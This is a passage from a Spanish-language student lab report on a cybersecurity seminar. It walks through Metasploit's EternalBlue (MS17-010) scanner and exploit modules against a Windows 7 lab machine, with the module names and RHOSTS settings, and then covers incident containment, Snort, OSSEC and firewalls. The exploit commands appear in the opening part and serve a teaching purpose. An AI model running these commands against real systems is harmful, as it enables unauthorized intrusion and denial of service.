

Figura 30. Fuente: Elaboración propia

- set ViewOnly false

Figura 31. Configurando el exploit Eternalblue



Figura 31. Fuente: Elaboración propia

- show options

Vemos que aparece en la opción LHOST la IP de la máquina objetivo: 192.168.114.243

Figura 32. Verificando la IP de máquina objetivo



Figura 32. Fuente: Elaboración propia

- Exploit

Figura 33. Ejecutando la explotación de la vulnerabilidad



Figura 33. Fuente: Elaboración propia

El ataque se ejecuta y nos aparece el pantallazo azul en el Equipo Windows x86, quedando en un loop interminable mientras se esté ejecutando el ataque.

Figura 34. Explotación de la vulnerabilidad completada



Figura 34. Fuente: Elaboración propia

- Usamos el exploit “smb_ms17_10” con los siguientes comandos:

use auxiliary/scanner/smb/smb_ms17_10

show options

Figura 35. Verificando las opciones del exploit



Figura 35. Fuente: Elaboración propia

set RHOSTS 192.168.114.243

set THREADS 20

Figura 36. Asignando la IP de la máquina objetivo



Figura 36. Fuente: Elaboración propia

use exploit/windows/smb/ms17_010_eternalblue

set RHOSTS 192.168.114.243 / exploit

Figura 36. Asignando la IP de la máquina objetivo



Figura 36. Fuente: Elaboración propia

7. ETAPA 4 - CONTENCIÓN DE ATAQUES INFORMÁTICOS

7.1 Es Antes de realizar un ataque detectado, lo importante es evaluar la importancia del equipo objetivo, ya que en este ejercicio tenemos un Windows 7 X64 que ejecuta algunos servicios importantes para la empresa u organización.

Luego de esto, para contener el ataque, debemos seguir una fase que nos llevará a tomar decisiones más seguras, así:

- Fase de prevención:

Se entiende que esta es una etapa previa que se debe realizar para que se minimice el posible daño al sistema atacado, es importante exponerlo al momento de mitigar un posible ataque, ya que este es un procedimiento precautorio, adecuada comunicación Debe tener cliente. Y recopilar la mayor cantidad de información posible como copia de seguridad de la información, y debe estar completamente aislado del sistema, en el caso de arquitectura Windows 7 X64 verificar que tenga la última versión soportada por Microsoft, debemos tener actualizado el antivirus software, como una gestión La entrada de los empleados debe tener contraseñas seguras, bloquear después de múltiples intentos fallidos, limitar la apertura de correos electrónicos no relacionados con la empresa, verificar el acceso en diferentes protocolos de red para limitar el tráfico de información, analice la red para bloquear las direcciones IP no utilizadas, los servicios no utilizados deben deshabilitarse para que los puertos abiertos no sean escaneados.

El énfasis en la recomendación es particionar el disco de la computadora c para proporcionar espacio lógico para el sistema operativo y mantener el resto como respaldo para evitar la pérdida de información.

- Fase de detección:

Llegamos a la etapa en la que tenemos que explicar el tipo de ataque, porque sabiendo esto podemos entender el alcance y monitorearlo centralmente y mantenerlo en copias de seguridad donde se pueda demostrar el objetivo del ataque y los archivos afectados para respaldar la posible recuperación. del programa de ataque, la necesidad de Para aclarar, depende del tipo de ataque, si se realiza mediante malware (troyano), debemos evitar en lo posible que el ataque acceda al servicio.

- Fase de recuperación:

En esta fase se aplicarán las siguientes tres subfases:

- La mitigación es fundamental al inicio del proceso, cuyo objetivo es controlar y resolver los ataques al entorno de la máquina virtual, los cuales pueden ser abordados utilizando herramientas para tal fin, minimizando el impacto y eliminando las amenazas y consecuencias de los ataques.

- Desarrollar planes de contingencia antes de las evaluaciones para determinar si hemos violado la exposición de datos confidenciales y medir la exposición de los activos de información para proteger estos planes y recopilar el robo de información, disuadir los privilegios del sistema, las violaciones de la información y la suplantación.

- El control del sistema es una fase en la que el sistema debe ser completamente funcional y verificar los detalles restantes del ataque, predecir futuros ataques y reajustar la copia de seguridad o la configuración de seguridad compatible con la copia de seguridad.

- Fase de respuesta:

  En esta etapa se debe elaborar un informe con los hallazgos y los protocolos seguidos, con observaciones y recomendaciones para el proceso, de donde dejar algunas recomendaciones:

  - Clasificar los datos procesados, almacenados o transmitidos por el sistema. Identificar qué información es un protocolo sensible.

  - Aplicar los controles adecuados a cada clasificación.

  - No almacene datos confidenciales innecesariamente. Deséchelos lo antes posible o utilice un sistema de fichas compatible con PCI DSS. Recuerde que los datos no almacenados no pueden ser robados.

  - Cifra todos los datos confidenciales cuando se almacenan.

  - Cifra todos los datos en tránsito usando protocolos seguros como TLS y cifrados usando Perfect Forward Secrecy (PFS), priorizando algoritmos en el servidor. Aplique el cifrado mediante directivas como HTTP Strict Transport Security (HSTS).

  - Use solo algoritmos y protocolos estándar sólidos e implemente una gestión de claves adecuada. No cree su propio algoritmo de cifrado.

  - Deshabilitar el almacenamiento en caché de datos confidenciales.

  - Además de SALT, almacene contraseñas utilizando una función hash adaptativa con un factor de trabajo (latencia), como Argon2, scrypt, bcrypt o PBKDF2.

- Verificar de forma independiente la validez de sus ajustes y parámetros.

- Entre estas recomendaciones, cabe destacar lo señalado en el blog de LEVEL 4 (Moller, 2018): el almacenamiento de contraseñas debe tener un manejo especial: además de omitirlas, se recomienda utilizar funciones hash adaptativas.

- Siempre se recomienda realizar pruebas de penetración de aplicaciones web para que una entidad independiente pueda evaluar la efectividad de las medidas implementadas.

7.2 Debemos verificar las opciones de acceso remoto al sistema y aplicar estos protocolos para aumentar la seguridad y evitar fallas que afecten los activos:

- Implemente componentes de control de acceso e implemente esto en el 100% de sus aplicaciones.

- Implemente la aplicación de la propiedad de registros para evitar aceptar permisos de usuario para crear, ver, actualizar y eliminar registros.

- Se debe garantizar el registro restringido de solicitudes únicas, que se realiza a través del modelo de dominio.

- Registrar fallas en el control de acceso para que el responsable sea alertado en el momento adecuado, un ejemplo de esto son las fallas repetidas.

- Restricciones de acceso a API y controladores diseñadas para reducir el daño de herramientas especiales en ataques automatizados.

En cuanto a las actualizaciones del sistema operativo, es importante recalcar:

- Aplicar la gestión de parches y el uso adecuado para revisar y actualizar las configuraciones en función de los parámetros de seguridad.

- Contar con una aplicación segmentada que proporcione una separación precisa y segura entre mecanismos y accesos a clientes o grupos de seguridad.

- Enviar instrucciones de seguridad (cabeceras de seguridad) al usuario.

- Implementar procesos automatizados para verificar la instalación y configuración de todo el entorno.

- La configuración y el control de calidad de los entornos de desarrollo y producción deben realizarse de la misma manera, utilizando diferentes credenciales para acceder a todo el sistema con diferentes privilegios.

Control de acceso lógico:

Se establecen niveles de seguridad ya que son importantes y se debe implementar un sistema de detección de intrusos para realizar escaneos en tiempo real del sistema y detectar accesos no autorizados al sistema a través de reglas preestablecidas, se debe contar con software antivirus para escanear continuamente posibles amenazas de malware para tomar medidas correctivas en caso de infección de la computadora, configuración adecuada del firewall para bloquear el acceso no autorizado, políticas de contraseñas seguras para evitar el acceso no autorizado, control de permisos y monitoreo del tráfico de red.

En cuanto al uso de copias de seguridad, podemos centrarnos en la implementación flexible, gestión centralizada, para copias de seguridad y recuperación de datos en sistemas operativos Windows.

- Perfiles de usuarios cuya información será utilizada o será respaldada.

- Definir los tipos de archivos que formarán parte de la copia de seguridad.

- Definir planes de respaldo.

- Cree asignaciones automáticas de usuarios, que determinan dónde se almacena DLO.

7.3 ¿Describa con sus palabras las diferencias entre un equipo blueteam y un equipo de respuesta a incidentes informáticos?

Es importante destacar que el CIS (Centro para la Seguridad en Internet) fue implementado para alinear los controles de seguridad en partes clave de una organización para brindar un soporte efectivo y la consecuente aplicación de las mejores prácticas y conducir a la prevención de brechas de seguridad que pudieran afectar los activos de la empresa. Ataques informáticos, estos controles serán utilizados en el blue team, el grupo de expertos que dará la respuesta adecuada a las necesidades de ciberseguridad y marcos regulatorios.

7.4 Es un software que implementa funciones básicas y protección de activos dentro de una organización ya que brinda información básica sobre posibles amenazas a la seguridad informática, esta aplicación correlaciona datos, analiza múltiples sistemas, antivirus, firewalls, etc., y maneja esto de manera inteligente Analiza y brinda al profesional con las herramientas para ejecutar la protección y unirse en su equipo de trabajo para encontrar posibles soluciones.

Funciones:

- Supervisar eventos en tiempo real y recopilar toda la información sobre posibles amenazas potenciales de forma centralizada.

- Determinar qué amenazas cosechadas requieren solución y cuáles no generan falsos positivos.

- Utilice respuestas adecuadas a las fuentes que requieren una acción rápida y compatible.

- Generar bases de datos para soportar y documentar incidentes o fallas de seguridad y crear soporte objetivo para las soluciones.

- Registrar y registrar cada incidente y violación detectada con pistas de auditoría y posibles causas.

- Aplicar la normativa establecida en el sector industrial.

Características:

- Configurar la detección de activos.

- Iniciar la gestión de riesgos.

- Su arquitectura es amigable y apta para cualquier entorno de programación.

- El trabajo está hecho porque correlaciona muchos datos.

- Cree alertas y priorice el monitoreo en tiempo real al responder a incidentes y detectar violaciones que generan violaciones del sistema.

- Automatice tareas y reduzca el tiempo de detección de ataques.

- Micro-seguimiento de eventos reportados.

- Correlación de logs y analíticas.

- Manejar adecuadamente la seguridad métrica

- Información detectada centralizada.

- Seguimiento del comportamiento.

7.5 Herramientas de contención de ataques informáticos.

Snort:

Es un sistema de detección de intrusos dirigido a la red IDSN, una de sus ventajas es que es una herramienta de código abierto que destaca el registro de paquetes en su actividad y es en tiempo real, detecta ataques Dos DDoS, exploits, troyanos y troyanos. Las ejecuciones exploran puertos abiertos o no utilizados, manteniendo reglas y coincidencias para el contenido generado e ingresado en el tráfico, proceso que permite bloquear ataques o fuentes de riesgo.

Los patrones utilizados son conocidos y almacenados en la base de datos, una de las ventajas es que puede actuar como un sniffer, observando los paquetes en el tráfico de la red desde la consola o la interfaz IDS (Sistema de detección de intrusos) para facilitar las respuestas del equipo azul y contener. el ataque, la herramienta se distribuye de forma gratuita.

Ossec

Llega al mercado como una herramienta gratuita que puede analizar y detectar instrucciones, como la detección de rootkits, las más relevantes de las cuales son la verificación de alertas, monitorear múltiples sistemas mediante el registro de dispositivos y el motor de análisis, puede atacar fácilmente el sistema operativo detectado.

Firewalls

Es una herramienta para eventos de contención, donde se restringe el acceso de paquetes a ciertos protocolos de red, si un firewall recibe una solicitud y verifica que es altamente sospechosa y contiene algún tipo de vulnerabilidad, se bloquea el puerto de red, la computadora que realizó la solicitud está aislada, la dirección IP está bloqueada.

Estas aplicaciones se dirigen a todos los protocolos de red que transmiten paquetes y, por lo general, se utilizan para el tráfico de activos corporativos.

LINK DE LA SUSTENTACIÓN

https://youtu.be/nmOJ7Ru0Xbo

TURNITIN

CONCLUSIONES

Después de haber realizado el presente informe técnico correspondiente a la Fase 5 del seminario, podemos concluir que Metasploit es una herramienta muy poderosa para la auditoría de seguridad informática en lo que tiene que ver con vulnerabilidades o fallos de seguridad ocasionados por tener puertos abiertos innecesariamente, servicios que no se utilizan o equipos desactualizados en cuanto a actualizaciones de seguridad. Por lo tanto, se recomienda mantener abiertos los puertos para los servicios estrictamente necesarios, instalar un firewall virtual o físico para la protección de la red y mantener los equipos actualizados con las últimas actualizaciones de seguridad del sistema operativo.

RECOMENDACIONES

- La protección frente a vulnerabilidades reduce posibles riesgos que pueden prevenirse con medidas básicas de protección.

- Es necesario el monitoreo continuo de los diferentes puntos de acceso de la red para evitar el acceso de usuarios no autorizados que puedan afectar el sistema.

- Existen herramientas básicas del sistema operativo para proteger adecuadamente los equipos de la red.

- El control de intrusión es necesario para tener herramientas automatizadas que puedan reaccionar ante intentos de entrada no autorizados, eliminando así el elemento humano en el monitoreo de la red.

- El establecimiento de equipos BlueTeam y RedTeam puede proteger eficazmente a la organización de posibles ataques informáticos.

- La prevención de ataques informáticos es fundamental en los tiempos que vivimos, ya que la información se ha convertido en el activo más importante de una organización.

BIBLIOGRAFÍA

DEPARTAMENTO NACIONAL DE PLANEACIÓN. [Sitio web]. Bogotá: DNP, Documento CONPES 3854 de 2016. [Consulta: 02 de octubre de 2022]. Disponible en: https://colaboracion.dnp.gov.co/CDT/Conpes/Econ%C3%B3micos/3854.pdf

CROWE URUGUAY. [Sitio web]. Montevideo: CROWE, Auditoría de Seguridad - Hacking Ético. [Consulta: 02 de octubre de 2022]. Disponible en: https://www.crowe.com/uy/services/ciberseguridad/generic-content-page

CONSEJO PROFESIONAL NACIONAL DE INGENIERÍA. [Sitio web]. Bogotá: COPNIA, Código de ética. [Consulta: 02 de octubre de 2022]. Disponible en: https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

MINISTERIO DE LAS TECNOLOGÍAS DE LA INFORMACIÓN Y LAS COMUNICACIONES. [Sitio web]. Bogotá: MINTIC, Ley 1273 de 2009. [Consulta: 02 de octubre de 2022]. Disponible en: https://normograma.mintic.gov.co/mintic/docs/ley_1273_2009.htm

MINISTERIO DE LAS TECNOLOGÍAS DE LA INFORMACIÓN Y LAS COMUNICACIONES. [Sitio web]. Bogotá: MINTIC, Seguridad y Privacidad de la Información. [Consulta: 02 de octubre de 2022]. Disponible en: https://www.mintic.gov.co/gestionti/615/articles-5482_G15_Auditoria.pdf

REVISTA SEMANA. [Sitio web]. Bogotá: SEMANA, El informe que sacudió el caso de la fachada Andrómeda. [Consulta: 02 de octubre de 2022]. Disponible en: https://www.semana.com/nacion/articulo/el-informe-que-sacudio-el-caso-de-la-fachada-andromeda/415642-3/

DIARIO EL TIEMPO. [Sitio web]. Bogotá: EL TIEMPO, Fachada Andrómeda era legal, pero no todo lo que se hizo allí lo fue. [Consulta: 02 de octubre de 2022]. Disponible en: https://www.eltiempo.com/archivo/documento/CMS-15141236

CSO ONLINE. [Sitio web]. California: CSO, Red vs. blue vs. purple teams: How to run an effective exercise. [Consulta: 02 de octubre de 2022]. Available on: https://www.csoonline.com/article/2122440/disaster-recovery/emergency-preparednessred-team-versus-blue-team-how-to-run-an-effective-simulation.html

SECURITY AFFAIRS. [Sitio web]. Roma: SECURITYAFFAIRS, Cyber security: Red team, Blue team and Purple team. [Consulta: 02 de octubre de 2022]. Available on: https://securityaffairs.co/wordpress/49624/hacking/cyber-red-teamblue-team.html

CENTER FOR INTERNET SECURITY. [Sitio web]. Washington, DC: CISECURITY, Introducing the Community Defense Model. [Consulta: 02 de octubre de 2022]. Available on: https://www.cisecurity.org/insights/blog/introducing-the-community-defense-model